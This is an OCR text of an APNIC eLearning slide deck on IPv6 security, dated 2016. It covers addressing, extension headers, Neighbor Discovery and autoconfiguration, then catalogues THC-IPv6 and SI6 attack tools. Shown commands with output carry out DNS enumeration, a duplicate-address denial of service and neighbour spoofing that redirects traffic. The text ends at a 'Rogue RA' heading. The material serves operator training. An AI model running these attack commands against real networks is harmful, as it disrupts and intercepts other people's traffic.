APNIC eLearning:
IPv6 Security

Issue Date: 15 August 2016
Revision: 0.1

APNIC


Overview

- IPv6 Operations and Protocol Issues
- Scanning IPv6 Networks
- Toolkits and Example Attacks
- Best Practices in Securing IPv6

IPv6 Operations

- ✓ 128-bit addresses
- ✓ Uses Extension Headers
- ✓ Has built-in security features
- ✓ Uses ICMPv6 to discover other hosts and routers in the network

IPv6 Addressing Structure




IPv6 Addressing Issues

- Privacy Issue
  - The Interface ID (IID) part is assigned using modified EUI-64. Part of the address is based on the machine's MAC address.
  - While it is unique worldwide, a host uses the same trackable IID even when network prefix changes

- Scanning the IPv6 network
  - IPv6 network is too big, it will take a long time to scan it entirely
  - It is possible to scan, based on a few factors

IPv6 Extension Header

- IPv6 extension headers extend the functionality of the protocol
- The number of extension headers are not fixed, so the total length of the extension header chain is variable.
- The order of extension header is a recommendation, not a requirement




Extension Header Threats


- An attacker could manipulate this feature as follows:
  - Create an IPv6 packet with long list of extension headers that cause a DoS to the routers along the path or to the destination host
  - Lengthy extension headers could consume system resource or could crash the the host protocol stack
  - Could be used as an attack vector to inject malicious code to the network by avoiding firewall and IDS (Numerous extension header in a single packet could spread the payload in to second fragment that could not be checked by the firewall)

IPv6 Security Features

- IPsec is mandatory in IPv6
- It is part of the IPv6 protocol, all nodes can secure their IP traffic if they have required keying infrastructure
- IPsec does not replace standard network security requirement but introduce added layer of security with existing IP network



Integrity of the IPv6 header & data



Confidentiality of the IPv6 data

IPv6 Neighbor Discovery Protocol

- IPv6 uses multicast instead of broadcast to find out target host MAC address
- NDP uses ICMPv6 as transport
  - Compared to IPv4 ARP, there is no need to write different ARP for different L2 protocols
- Used for:
  - Stateless Address Autoconfiguration (SLAAC)
  - Neighbor discovery (NS/NA) and router discovery (RS/RA)
  - Duplicate Address Detection (DAD)

NDP Message Types

133 **Router Solicitation**
Prompts a router to send a Router Advertisement.

134 **Router Advertisement**
Sent by routers to tell hosts on the local network the router exists and describe its capabilities

135 **Neighbor Solicitation**
Sent by a device to request the layer two address of another device while providing its own as well


136 **Neighbor Advertisement**
Provides information about a host to other devices on the network

137 **Redirect**
Router informs host of a better first hop to destination

IPv6 Autoconfiguration

1. A new host is turned on

2. Assign tentative address to new host




3. Perform Duplicate Address Detection (DAD)

4. Host sends NS message to all-nodes multicast address (FF02::1)

5. Wait for NA message. If none arrives, it is unique.

6. Assign link local address to interface

IPv6 Autoconfiguration



1. Host sends an RS message to all-routers multicast group (FF02::2)
2. Router replies with a Routing Advertisement (RA)
3. Host will learn the network prefix
4. Host will assign a new address using Network Prefix + Interface ID

NDP Attacks

- Attacks related to Neighbor Discovery (ND)
  - NDP Spoofing
  - DAD DoS attack
- Attacks related to Router Advertisement (RA)
  - RA Flooding
  - Rogue RA
- Note that anyone can send an advertisement (NA or RA)

IPv6 Attack Frameworks

- “The Hackers’ Choice” THC-IPv6
  - https://www.thc.org/thc-ipv6/
- SI6 Networks IPv6 Toolkit
  - http://www.si6networks.com/tools/ipv6toolkit/
- Chiron
  - http://www.secfu.net/tools-scripts/

THC-IPv6 Tools

alive6	Checks for live interfaces with ipv6 address
parasite6	“ARP spoofer” for ipv6
redir6	Redirects all traffic into a target
implementation6	Test what the firewall supports
firewall6	Performs various ACL bypass attempts
thcping6	Test for anti-spoofing (RPF check) thcping6 <interface> <src-addr> <dest-addr>
fake_router26	Pretend to be a router (replaces fake_router6)
ndpexhaust26	Attack with ICMPv6 toobig and echorequest
thcsyn6	Flood the target with SYN packets

http://tools.kali.org/information-gathering/thc-ipv6

SI6 IPv6 Toolkit Commands

addr6	IPv6 address analysis and manipulation tool
Blackhole6	Troubleshooting tool which can find IPv6 where in the network topology packet with specific Extension header is being dropped
flow6	Tool to perform security assessment of the IPv6 Flow Label
frag6	Tool to perform IPv6 fragmentation-based attacks
icmp6	Attacks based on ICMPv6 error messages
na6	Tool to send arbitrary Neighbor Advertisement messages
ra6	Tool to send arbitrary Router Advertisement messages
scan6	IPv6 address scanning tool
tcp6	Send arbitrary TCP segments and perform a variety of TCP-based attacks

https://www.si6networks.com/tools/ipv6toolkit/index.html

Scanning an IPv6 Network

- IPv6 networks are too big to scan sequentially, but still possible
- Admins adopt easy-to-remember addresses
- Vanity names (::CAFÉ, ::BEEF, ::FADE, etc)
- Use IPv4 address in the last 32-bits of the IPv6 address
- Simple address for the infrastructure devices
- Loopback using 2001:DB8::1, 2001:DB8::2, etc..
- Read RFC 7707


Scanning – Attack Tool

- **Dnsdict -** to find all subdomains and enumerate IPv6 addresses
- **Alive26 -** shows alive addresses in the segment.

root@kali:~# atk6-dnsdict6 -d apnic.net

```
Starting DNS enumeration work on apnic.net. ...
Gathering NS and MX information...
NS of apnic.net. is sec1.apnic.net. => 2001:dc0:2001:a:4608::59
NS of apnic.net. is ns1.apnic.net. => 2001:dc0:2001:0:4608::25
NS of apnic.net. is sec3.apnic.net. => 2001:dc0:1:0:4777::140
NS of apnic.net. is ns3.apnic.net. => 2001:dc0:1:0:4777::131
NS of apnic.net. is sec4.apnic.net. => 2001:dc0:4001:1:0:1836:0:141
MX of apnic.net. is ao-mailgw.apnic.net. => 2001:dd8:8:701::25
MX of apnic.net. is ia-mailgw.apnic.net. => 2001:dd8:a:851::25
MX of apnic.net. is nx-mailgw.apnic.net. => 2001:dd8:9:801::25

Starting enumerating apnic.net. - creating 8 threads for 1419 words...
Estimated time to completion: 1 to 2 minutes
6to4.apnic.net. => 2001:dc0:2001:11::234
api.apnic.net. => 2001:dd8:9:2::101:29
as.apnic.net. => 2001:dd8:9:2::101:12
blog.apnic.net. => 2001:dd8:8:701::11
```

Duplicate Address Detection - DOS




DAD – Attack Tool

dos-new-ip6

This tool prevents new ipv6 interfaces to come up by sending answers to duplicate ip6 checks. This results in a DOS for new IPv6 devices.

```
root@kali:~# atk6-dos-new-ip6 eth0
Started ICMP6 DAD Denial-of-Service (Press Control-C to end) ...
Spoofed packet for existing ip6 as 2400:6401::1
Spoofed packet for existing ip6 as fe80::5054:ff:fe42:e97a
poofed packet for existing ip6 as 2001:d35d:b33f:0:5054:ff:fe42:e97a
Spoofed packet for existing ip6 as 2001:d35d:b33f:0:5054:ff:fe42:e97a
```

Neighbor Discovery Spoofing




NDP Spoofing – Attack Tool

Parasite6

This is an "ARP spoofer" for IPv6, redirecting all local traffic to your own system (or nirvana if fake-mac does not exist) by answering falsely to Neighbor Solicitation requests, specifying FAKE-MAC results in a local DOS.

```
root@kali:~# atk6-parasite6 -l eth0 aa:bb:cc:11:22:33

Remember to enable routing (ip_forwarding), you will denial service
otherwise!

 =>  echo 1 > /proc/sys/net/ipv6/conf/all/forwarding

Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end)
...

Spoofed packet to fe80::3636:3bff:fed0:3030 as fe80::4af8:b3ff:fe9a:d29e

Spoofed packet to fe80::3636:3bff:fed0:3030 as fe80::4af8:b3ff:fe9a:d29e
```

Rogue RA

